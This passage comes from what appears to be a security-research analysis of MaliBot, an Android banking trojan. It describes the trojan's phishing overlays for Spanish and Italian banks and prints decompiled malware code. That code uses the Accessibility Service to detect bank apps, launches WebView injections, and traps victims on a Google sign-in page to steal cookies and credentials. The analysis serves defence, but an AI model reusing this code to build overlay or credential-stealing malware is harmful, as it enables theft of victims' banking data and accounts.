


Figure 13. Overlay for app from Spanish bank Santander.








Figure 14. Overlay for app from Spanish bank CaixaBank.



Benvenuto!

Da oggi puoi gestire in completa autonomia la tua utenza CartaBCC con la APP MyCartaBCC.


User ID

Password

Accedi

Se non L'hai ancora fatto

REGISTRATI

Recupera credenziali

Hai bisogno di aiuto?







Figure 15. Overlay for app from Italian financial services organization CartaBCC.

MaliBot listens for events using the Accessibility Service. If it detects that the victim has opened an app on the list of targets, it will set up a WebView that displays an HTML overlay to the victim. Figure 16, Figure 17, and Figure 18 show the app listening for specific conditions, initiating an overlay attack, and setting up the WebView.


```
public boolean executeTaskOn(AccessibilityEvent arg16) {
    b0._assert(arg16, "event");
    InjectList injects_list = this.getList();
    if(injects_list != null) {
        for(Object inj: injects_list) {
            Inject inject = (Inject)inj;
            String package_name = inject.getPackage1();
            int v5 = 0;
            if(package_name != null) {
                UIState v6 = AccessibilityExtensionsKt.getUIStateByEvent$default(this.getEngine(), arg16, false, 2, null);
                String current_app = v6 == null ? null : v6.getPackageName();
                if(current_app == null) {
                    continue;
                }

                if(i.contains(package_name, current_app, false, 2)) {
                    v5 = 1;
                }
            }

            if(v5 == 0) {
                continue;
            }

            Companion overlay_activity = BrowserActivity.Companion;
            overlay_activity.setLastOpenedInject(inject.getPackage1());
            if(overlay_activity.getOpened()) {
                return true;
            }

            overlay_activity.setOpened(true);
            c.i(c.a(p.a), null, 0, new InjectTask.executeTaskOn.1.1(this, inject, null), 3, null);
            return true;
        }
    }

    return true;
}
```
Figure 16. Instructions beginning an injection attack if the frontmost application has an overlay available.


```
public final Object invokeSuspend(Object arg11) {
    if(this.label == 0) {
        Preconditions.o(arg11);
        Context v7 = InjectTask.this.getEngine().getContext();
        Context ctx = InjectTask.this.getEngine().getContext();
        String inject = String.valueOf(this.$it.getLink());
        v7.startActivity(Companion.newInstance$default(BrowserActivity.Companion, ctx, inject, false, 4, null));
        return d0.e.a;
    }
```
Figure 17. Instructions beginning an injection attack using a WebView activity.



```
web_view.getSettings().setJavaScriptEnabled(true);
web_view.setLayerType(2, null);
Intent activity = (Intent)_this.getIntent().getParcelableExtra("act");
String inject_link = _this.getIntent().getStringExtra("link");
v0_1.setCookie(_this.getIntent().getBooleanExtra("isCookie", false));
web_view.setWebViewClient(new BrowserActivity.onCreate.1(_this, activity, v4, v5, web_view));
if(v0_1.isCookie()) {
    web_view.loadUrl("https://accounts.google.com/signin/v2/identifier");
    return;
}

if(inject_link != null) {
    web_view.loadUrl(inject_link);
    AppKt.log$default(_this, "opened inject (" + BrowserActivity.LastOpenedInject + ')', null, "green", 2, null);
}
```


Figure 18. MaliBot setting up a WebView to perform the injection.

Stealing: Cookies, MFA Codes, and Wallets

MaliBot's primary goal is the theft of personal data, credentials and financial information. It has a number of methods to accomplish this, including the ability to steal cookies, multifactor authentication (MFA) codes and crypto wallets.

Cookies

MaliBot can steal credentials and cookies of the victim's Google account. When the victim opens a Google app from the list below, MaliBot opens a WebView to a Google sign-in page (Figure 19). The victim is forced to sign in, as they cannot use the back button to exit the WebView.



```
for(Object v1: Config.INSTANCE.getFirstList()) {
    String google_app = (String)v1;
    UIState uiState = AccessibilityExtensionsKt.getUIStateByEvent$default(this.getEngine(), event, false, 2, null);
    String curr_pkgname = uiState == null ? null : uiState.getPackageName();
    if(curr_pkgname == null || !i.contains(google_app, curr_pkgname, false, 2)) {
        continue;
    }

    com.kkaxrzqsc.ckiradcii.cryptor.ui.activities.BrowserActivity.Companion browser_companion = BrowserActivity.Companion;
